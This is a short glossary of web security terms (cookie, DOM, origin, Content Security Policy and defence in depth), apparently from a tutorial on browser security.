- Cookie: a small piece of data a site stores in your browser and sends back with later requests, often used to keep you logged in.
- DOM: the browser's in-memory model of the page, which scripts can inspect and change.
- Origin: the combination of scheme, host and port that identifies which site a script belongs to.
- Content Security Policy: a browser instruction that restricts where scripts and other resources may be loaded from.
- Defence in depth: adding extra layers of protection so one failure does not lead directly to compromise.